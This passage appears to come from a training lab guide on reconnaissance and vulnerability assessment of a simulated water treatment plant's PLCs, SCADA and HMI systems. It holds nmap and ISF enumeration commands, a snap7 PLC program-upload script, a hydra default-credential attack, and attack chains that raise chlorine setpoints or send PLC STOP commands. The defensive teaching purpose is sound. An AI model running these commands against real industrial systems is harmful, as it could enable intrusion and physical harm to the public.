Statistics → Conversations
Identify communication pairs:
- 10.10.1.50 (SCADA) ↔ 10.10.10.10 (PLC-001) - Modbus
- 10.10.1.50 (SCADA) ↔ 10.10.10.11 (PLC-002) - S7comm
- 10.10.1.100 (EWS) ↔ 10.10.10.11 (PLC-002) - S7comm (program upload?)

Task 2.4: Zeek Log Analysis

```
# Process PCAP with Zeek (with ICS plugins)
zeek -r ics_traffic.pcap /opt/zeek/share/zeek/site/icsnpp-modbus/__load__.zeek

# Analyze modbus.log
cat modbus.log | zeek-cut id.orig_h id.resp_h unit_id func | sort -u

# Example output:
# 10.10.1.50    10.10.10.10    1    READ_HOLDING_REGISTERS
# 10.10.1.50    10.10.10.10    1    READ_INPUT_REGISTERS
# 10.10.1.100   10.10.10.10    1    WRITE_SINGLE_REGISTER

# Analyze conn.log for baseline
cat conn.log | zeek-cut id.orig_h id.resp_h service duration orig_bytes resp_bytes | \
   awk '$3=="modbus"{sum+=$4; count++} END {print "Avg Modbus connection duration:",
sum/count}'

# Identify anomalies:
# - Unexpected source IPs accessing PLCs
# - Write operations from non-authorized hosts
# - Unusual connection patterns
```

Task 2.5: Asset Inventory Creation

Create asset_inventory.json:

```
{
  "devices": [
    {
      "ip": "10.10.10.10",
      "mac": "00:1B:1B:1E:45:89",
      "hostname": "PLC-001",
      "device_type": "PLC",
      "vendor": "Schneider Electric",
      "model": "Modicon M340",
      "firmware": "Unknown",
      "protocols": ["Modbus TCP"],
      "open_ports": [502],
      "purdue_level": "Level 1",
      "criticality": "High",
      "function": "Chemical dosing control",
      "last_seen": "2024-01-15T14:23:00Z"
    },
    {
      "ip": "10.10.10.11",
      "mac": "00:50:56:AB:CD:EF",
      "hostname": "PLC-002",
      "device_type": "PLC",
      "vendor": "Siemens",
      "model": "S7-1200",
```

```
      "firmware": "V4.2.1",
      "protocols": ["S7comm"],
      "open_ports": [80, 102, 161],
      "purdue_level": "Level 1",
      "criticality": "High",
      "function": "Pump control station 1",
      "vulnerabilities": ["CVE-2020-15368"],
      "last_seen": "2024-01-15T14:25:00Z"
    }
  ]
}
```

Deliverable 2: Passive Reconnaissance Report

- Network topology diagram
- Asset inventory (IP, vendor, model, protocol)
- Communication flow diagrams
- Protocol analysis summary
- Baseline behavioral patterns

Phase 3: Active Reconnaissance (3 hours)

Objectives

- Perform safe active scanning of OT network
- Enumerate devices and services
- Fingerprint operating systems and firmware versions
- Identify vulnerabilities

Tasks

Task 3.1: Conservative Nmap Scanning

```
# Ping sweep (identify live hosts)
sudo nmap -sn 10.10.10.0/24 -oA ping_sweep

# Extract live IPs
cat ping_sweep.gnmap | grep "Status: Up" | awk '{print $2}' > live_hosts.txt

# Port scan (ICS ports only, slow rate)
sudo nmap -Pn -sT -p 80,102,161,443,502,1089,1091,2222,4840,8080,20000,44818,47808
\
    --max-retries 1 --scan-delay 100ms --max-rate 50 \
    -iL live_hosts.txt -oA ics_port_scan

# Service version detection (minimal)
sudo nmap -Pn -sT -sV --version-intensity 0 \
```

```
  -p 102,502,44818 \
  -iL live_hosts.txt -oA ics_service_scan
```

Task 3.2: NSE Script Enumeration

```
# Modbus discovery
sudo nmap -Pn -sT -p 502 --script modbus-discover.nse 10.10.10.10 -oN modbus_enum.txt

# S7comm enumeration
sudo nmap -Pn -sT -p 102 --script s7-info.nse 10.10.10.11 -oN s7_enum.txt

# OPC UA discovery
sudo nmap -Pn -sT -p 4840 --script opcua-info.nse 10.10.10.50 -oN opcua_enum.txt

# Ethernet/IP (if applicable)
sudo nmap -Pn -sU -p 44818 --script enip-info.nse 10.10.10.12 -oN enip_enum.txt

# Document findings:
# - Device models and serial numbers
# - Firmware versions
# - Available function codes/services
# - Vendor-specific information
```

Task 3.3: ISF Framework Reconnaissance

```
# Launch ISF
python3 isf.py

# S7 Scanner
isf > use scanners/s7comm_scanner
isf (S7comm Scanner) > set target 10.10.10.11
isf (S7comm Scanner) > run

# Document:
# - CPU model
# - Firmware version
# - System name
# - Serial number

# Modbus Scanner
isf > use scanners/modbus_scanner
isf (Modbus Scanner) > set target 10.10.10.10
isf (Modbus Scanner) > set unit_id 1
isf (Modbus Scanner) > run

# Document:
# - Valid unit IDs
# - Accessible function codes
```

- Register map (if enumeration successful)

Task 3.4: Protocol-Specific Enumeration

Modbus Register Mapping:

```
#!/usr/bin/env python3
# modbus_register_scanner.py

import snap7
from pymodbus.client import ModbusTcpClient

def scan_modbus_registers(ip, unit_id=1, start=0, end=1000):
    client = ModbusTcpClient(ip, port=502)
    client.connect()

    valid_registers = []

    for addr in range(start, end):
        try:
            result = client.read_holding_registers(addr, 1, unit=unit_id)
            if not result.isError():
                value = result.registers[0]
                valid_registers.append({"address": addr, "value": value})
                print(f"[+] Register {addr}: {value}")
        except:
            pass

    client.close()
    return valid_registers

# Execute
registers = scan_modbus_registers('10.10.10.10')

# Save to JSON
import json
with open("modbus_register_map.json", "w") as f:
    json.dump(registers, f, indent=2)
```

S7comm Program Upload (if authorized):

```
import snap7

plc = snap7.client.Client()
plc.connect('10.10.10.11', 0, 1)

# Get PLC info
cpu_info = plc.get_cpu_info()
```

```
print(f"PLC: {cpu_info.ModuleTypeName}")
print(f"Firmware: {cpu_info.ASName}")

# List blocks
blocks = plc.list_blocks()
print(f"Blocks: {blocks}")

# Upload OB1 (main program block)
ob1 = plc.upload('OB', 1)
with open("OB1.mc7", "wb") as f:
    f.write(ob1)

print("[+] Uploaded OB1 for analysis")

plc.disconnect()
```

Task 3.5: Web Interface Reconnaissance

```
# Identify web servers
cat ics_port_scan.gnmap | grep "80/open\|443/open\|8080/open"

# Enumerate web interfaces
for ip in $(cat web_servers.txt); do
    echo "[*] Scanning $ip"

    # Identify technology
    whatweb http://$ip

    # Directory enumeration (gentle)
    gobuster dir -u http://$ip -w /usr/share/wordlists/dirb/common.txt -t 5 -q -o ${ip}_dirs.txt

    # Nikto scan (slow mode)
    nikto -h http://$ip -Tuning 1 -o ${ip}_nikto.txt
done

# Document findings:
# - HMI login pages (default credentials?)
# - Exposed configuration interfaces
# - Version disclosure (check for CVEs)
```

Deliverable 3: Active Reconnaissance Report

- Comprehensive port scan results
- Service version matrix (IP, port, service, version)
- Device fingerprinting (vendor, model, firmware)
- Register/tag enumeration (Modbus, OPC UA, etc.)
- Web interface inventory
- Identified vulnerabilities (CVE mapping)

Phase 4: Vulnerability Assessment (2 hours)

Objectives

- Correlate discovered assets with known vulnerabilities
- Assess security posture (authentication, encryption, patching)
- Identify high-risk exposures
- Prioritize findings by risk

Tasks

Task 4.1: CVE Correlation

```
#!/usr/bin/env python3
# cve_correlator.py

import json
import requests

def get_cves_for_product(vendor, product, version):
    """
    Query CVE database for vulnerabilities
    """
    # Use NVD API
    url = f"https://services.nvd.nist.gov/rest/json/cves/2.0"
    params = {
        "keywordSearch": f"{vendor} {product} {version}"
    }

    response = requests.get(url, params=params)
    if response.status_code == 200:
        data = response.json()
        return data.get("result", {}).get("CVE_Items", [])
    return []

# Load asset inventory
with open("asset_inventory.json") as f:
    inventory = json.load(f)

# Check each device for CVEs
for device in inventory["devices"]:
    vendor = device["vendor"]
    model = device["model"]
    firmware = device.get("firmware", "Unknown")

    print(f"\n[*] Checking {device['ip']} - {vendor} {model}")
```

```
    cves = get_cves_for_product(vendor, model, firmware)

    if cves:
        print(f"[!] Found {len(cves)} potential CVEs:")
        for cve in cves[:5]:  # Top 5
            cve_id = cve["cve"]["CVE_data_meta"]["ID"]
            description = cve["cve"]["description"]["description_data"][0]["value"]
            print(f"    {cve_id}: {description[:100]}...")

        device["vulnerabilities"] = [cve["cve"]["CVE_data_meta"]["ID"] for cve in cves]
    else:
        print("[+] No known CVEs found")

# Save updated inventory
with open("asset_inventory_with_cves.json", "w") as f:
    json.dump(inventory, f, indent=2)
```

Task 4.2: Authentication Testing

```
# Test for default credentials
# Create credential list
cat > default_creds.txt << EOF
admin:admin
admin:password
admin:12345
root:root
administrator:administrator
siemens:siemens
user:user
EOF

# Test Modbus (no auth by default, but some gateways have web interfaces)
for ip in $(cat modbus_devices.txt); do
    echo "[*] Testing $ip for web interface with default creds"
    hydra -C default_creds.txt http-get://$ip
done

# Test S7 PLCs (no password protection in older models)
for ip in $(cat s7_devices.txt); do
    python3 -c "import snap7; plc = snap7.client.Client(); plc.connect('$ip', 0, 1); print('[+] $ip:
No password protection'); plc.disconnect()"
done

# Document:
# - Devices with no authentication
# - Devices with default credentials
# - Devices with custom credentials (rate limited testing)
```

Task 4.3: Encryption Assessment

```
# Check if industrial protocols use encryption
tshark -r ics_traffic.pcap -Y "modbus || s7comm || dnp3" -T fields -e ip.src -e ip.dst -e tcp.port
| \
    sort -u > unencrypted_traffic.txt

# Result: Most ICS protocols are plaintext (expected)

# Check OPC UA security
nmap -Pn -p 4840 --script opcua-info.nse 10.10.10.50 | grep -i security

# Document:
# - Protocols using plaintext (Modbus, S7comm, DNP3)
# - Protocols with encryption (OPC UA with SignAndEncrypt?)
# - Web interfaces using HTTP vs HTTPS
```

Task 4.4: Network Segmentation Assessment

```
# From passive capture, analyze cross-network traffic
cat conn.log | zeek-cut id.orig_h id.resp_h | awk '{print $1, $2}' | sort -u

# Check for:
# 1. IT → OT traffic (should be restricted)
# 2. OT → Internet traffic (should be blocked)
# 3. SCADA → PLC on different subnets (acceptable)

# Document violations:
# - 10.10.1.100 (EWS) → 10.10.10.10 (PLC): ALLOWED (expected)
# - 10.10.10.10 (PLC) → 8.8.8.8 (Internet DNS): VIOLATION (PLC shouldn't reach internet)
# - 203.0.113.10 (DMZ) → 10.10.10.50 (HMI): VIOLATION (DMZ shouldn't access OT
directly)
```

Task 4.5: Risk Scoring

Create risk matrix for each finding:

```
Finding: Siemens S7-1200 PLC (10.10.10.11) running vulnerable firmware
(CVE-2020-15368)
- Likelihood: High (exploit publicly available)
- Impact: Critical (DoS causes plant shutdown)
- Risk Score: CRITICAL

Finding: Modbus accessible without authentication (10.10.10.10)
- Likelihood: High (no authentication required)
- Impact: High (unauthorized control of chemical dosing)
- Risk Score: HIGH
```

Finding: HMI using default credentials admin:admin (10.10.10.50)
- Likelihood: Medium (requires network access)
- Impact: High (full process visibility and control)
- Risk Score: HIGH

Finding: OPC UA using Security Policy None (10.10.10.51)
- Likelihood: Medium (protocol accessible but requires OPC client)
- Impact: Medium (data disclosure)
- Risk Score: MEDIUM

Deliverable 4: Vulnerability Assessment Report

- Vulnerability matrix (device, CVE, CVSS, status)
- Authentication findings
- Encryption assessment
- Network segmentation analysis
- Risk-prioritized findings (Critical → Low)

Phase 5: Threat Modeling (2 hours)

Objectives

- Map potential attack paths using discovered information
- Apply MITRE ATT&CK for ICS framework
- Identify crown jewels and critical attack scenarios
- Develop defensive recommendations

Tasks

Task 5.1: Crown Jewel Identification

Identify critical assets:

1. Chemical Dosing PLC (10.10.10.10)
   - Function: Controls chlorine and fluoride dosing
   - Impact if compromised: Water contamination
   - Purdue Level: 1
   - Criticality: CRITICAL

2. Pump Control PLC (10.10.10.11)
   - Function: Controls main water pumps
   - Impact if compromised: Loss of water supply
   - Purdue Level: 1
   - Criticality: CRITICAL

3. SCADA Server (10.10.1.50)
   - Function: Centralized monitoring and control

- Impact if compromised: Loss of visibility, unauthorized commands
- Purdue Level: 2
- Criticality: HIGH

4. Historian (10.10.1.51)
- Function: Stores process data
- Impact if compromised: Data integrity loss, compliance issues
- Purdue Level: 3
- Criticality: MEDIUM

Task 5.2: Attack Path Mapping

Scenario 1: Water Contamination Attack

Attack Chain:
1. Initial Access: Spear-phishing engineering staff (T0883)
2. Execution: Malicious macro executes payload (T0871)
3. Persistence: Install backdoor on engineering workstation (T0891)
4. Lateral Movement: RDP from EWS to SCADA server (T0886)
5. Discovery: Enumerate PLCs via Modbus scan (T0840)
6. Collection: Read I/O image to identify chlorine dosing registers (T0877)
7. Impair Process Control: Write excessive chlorine setpoint to Modbus register (T0836)
8. Inhibit Response: Block high chlorine alarms to HMI (T0804)
9. Impact: Water contamination (T0879)

Mitigations:
- Email security (anti-phishing)
- Endpoint protection on EWS
- Network segmentation (prevent EWS → PLC direct access)
- Parameter change monitoring and approval workflow
- Redundant alarm pathways (OOB alerting)

Scenario 2: Denial of Service (Plant Shutdown)

Attack Chain:
1. Initial Access: VPN compromise via stolen credentials (T0883)
2. Lateral Movement: Pivot from DMZ to OT network (T0886)
3. Discovery: Scan for S7 PLCs on port 102 (T0840)
4. Inhibit Response Function: Send PLC STOP command to all S7 PLCs (T0816)
5. Impact: Loss of Control, Loss of Productivity (T0826, T0828)

Mitigations:
- MFA on VPN
- Network segmentation (firewall between DMZ and OT)
- IDS rule for S7comm PLC STOP commands
- PLC write protection (require password for control functions)

Task 5.3: ATT&CK Navigator Layer

Create ATT&CK layer highlighting identified threats:

```
{
  "name": "AquaPure Water Treatment - Threat Model",
  "domain": "ics-attack",
  "techniques": [
    {"techniqueID": "T0883", "color": "#ff0000", "comment": "VPN, spear-phishing"},
    {"techniqueID": "T0886", "color": "#ff0000", "comment": "RDP, SMB lateral movement"},
    {"techniqueID": "T0877", "color": "#ff6600", "comment": "Modbus register enumeration"},
    {"techniqueID": "T0836", "color": "#ff0000", "comment": "Chlorine setpoint modification"},
    {"techniqueID": "T0816", "color": "#ff0000", "comment": "S7 PLC STOP command"},
    {"techniqueID": "T0804", "color": "#ff6600", "comment": "Alarm suppression"},
    {"techniqueID": "T0879", "color": "#cc0000", "comment": "Water contamination"}
  ]
}

# Load in ATT&CK Navigator and visualize
```

Task 5.4: Defense-in-Depth Recommendations

Layer 1: Perimeter Security
- Implement MFA for VPN access
- Deploy web application firewall (WAF) for DMZ
- Enable IDS/IPS with ICS-specific rules

Layer 2: Network Segmentation
- Enforce strict firewall rules between IT and OT
- Deploy unidirectional gateways for historian data flow (OT → IT only)
- Implement VLANs and micro-segmentation within OT network

Layer 3: Device Hardening
- Update PLC firmware to latest versions (patch CVE-2020-15368)
- Change all default credentials
- Enable PLC write protection and password policies
- Disable unnecessary services on HMI/SCADA systems

Layer 4: Monitoring and Detection
- Deploy Zeek with ICS plugins for protocol anomaly detection
- Configure SIEM with ICS-specific use cases:
  - Modbus write from unauthorized source
  - S7comm PLC STOP command
  - Parameter changes outside normal range
- Implement file integrity monitoring (FIM) for PLC programs

Layer 5: Response and Recovery
- Develop ICS incident response plan
- Create golden image backups of PLC programs and SCADA configs
- Establish out-of-band communication for emergency shutdown
- Conduct tabletop exercises for water contamination scenario

Deliverable 5: Threat Model and Risk Assessment

- Crown jewel analysis
- Attack path diagrams (at least 2 scenarios)
- ATT&CK Navigator layer
- Defense-in-depth recommendations
- Executive summary with risk scores

Phase 6: Final Report Compilation (1 hour)

Comprehensive Reconnaissance Report Structure

1. Executive Summary (1 page)

- Engagement overview
- Key findings summary
- Risk assessment (Critical: X, High: Y, Medium: Z)
- Top 5 recommendations

2. OSINT Intelligence (3-5 pages)

- Exposed internet-facing assets
- Technology stack
- Personnel and organizational structure
- Vendor dependencies
- Supply chain risks

3. Network Reconnaissance (5-7 pages)

- Network topology
- Asset inventory (table format)
- Protocol analysis
- Communication flows
- Baseline behavioral patterns

4. Vulnerability Assessment (5-7 pages)

- Identified vulnerabilities (CVE mapping)
- Authentication weaknesses
- Encryption gaps
- Network segmentation issues
- Prioritized findings matrix

5. Threat Modeling (3-5 pages)

- Crown jewel analysis
- Attack scenarios (2-3 detailed)
- MITRE ATT&CK mapping
- Risk scoring

6. Recommendations (3-5 pages)

- Short-term fixes (0-30 days)
- Medium-term improvements (30-90 days)
- Long-term strategic initiatives (90+ days)
- Defense-in-depth architecture

7. Appendices

- A: Asset inventory (full JSON)
- B: Nmap scan results
- C: Packet capture analysis
- D: CVE details
- E: ATT&CK Navigator layer
- F: Tool versions and methodology

Grading Rubric

OSINT Reconnaissance (20 points)

- Thoroughness of search engine dorking (5 pts)
- Shodan/Censys effectiveness (5 pts)
- Subdomain enumeration completeness (5 pts)
- Personnel and vendor intelligence (5 pts)

Passive Reconnaissance (20 points)

- PCAP capture quality (5 pts)
- Protocol analysis depth (5 pts)
- Asset inventory accuracy (5 pts)
- Behavioral baseline establishment (5 pts)

Active Reconnaissance (20 points)

- Safe scanning methodology (5 pts)
- Service enumeration completeness (5 pts)
- Protocol-specific reconnaissance (5 pts)
- Web interface discovery (5 pts)

Vulnerability Assessment (20 points)

- CVE correlation accuracy (5 pts)
- Authentication testing (5 pts)
- Encryption assessment (5 pts)
- Risk scoring methodology (5 pts)

Threat Modeling (15 points)

- Crown jewel identification (3 pts)
- Attack path realism (5 pts)
- ATT&CK mapping accuracy (4 pts)
- Defensive recommendations (3 pts)

Report Quality (5 points)

- Clarity and organization (2 pts)
- Technical accuracy (2 pts)
- Actionable recommendations (1 pt)

Total: 100 points

Bonus Challenges (+10 points each)

Challenge 1: Develop Custom Exploit

- Identify a vulnerability in the lab environment
- Develop proof-of-concept exploit (non-destructive)
- Document exploit development process
- Provide remediation guidance

Challenge 2: Build Detection Rules

- Create 10+ Snort/Suricata rules for identified threats
- Test rules against PCAP
- Tune to minimize false positives
- Document detection logic

Challenge 3: Automate Reconnaissance

- Develop Python framework that automates Phases 1-3
- Generate JSON output for asset inventory
- Include CVE correlation
- Provide usage documentation

Conclusion

This comprehensive lab integrates all reconnaissance techniques from Module 1, providing hands-on experience with real-world OT security assessment workflows. The final report demonstrates your ability to:

1. Conduct thorough OSINT without active engagement
2. Analyze OT network traffic and protocols
3. Perform safe active reconnaissance in industrial environments
4. Assess vulnerabilities and prioritize risk
5. Model threats using industry frameworks (ATT&CK)

6. Develop actionable security recommendations

Additional Resources

Lab Environments

- **LabShock**: https://github.com/zakharb/labshock
- **GRFICSv2**: https://github.com/Fortiphyd/GRFICSv2
- **CSET**: https://github.com/cisagov/cset

Tools Used in This Lab

- **GRASSMARLIN**: https://github.com/nsacyber/GRASSMARLIN
- **Zeek + ICSNPP**: https://github.com/cisagov/icsnpp
- **Nmap**: https://nmap.org/
- **ISF**: https://github.com/dark-lbp/isf
- **Subfinder**: https://github.com/projectdiscovery/subfinder
- **Wireshark**: https://www.wireshark.org/

Reference Materials

- **SANS ICS515 Course**: https://www.sans.org/cyber-security-courses/ics-scada-cyber-security-essentials/
- **NIST SP 800-82**: https://csrc.nist.gov/publications/detail/sp/800-82/rev-2/final
- **MITRE ATT&CK for ICS**: https://attack.mitre.org/matrices/ics/

Berikut adalah poin-poin utama ("insight") dari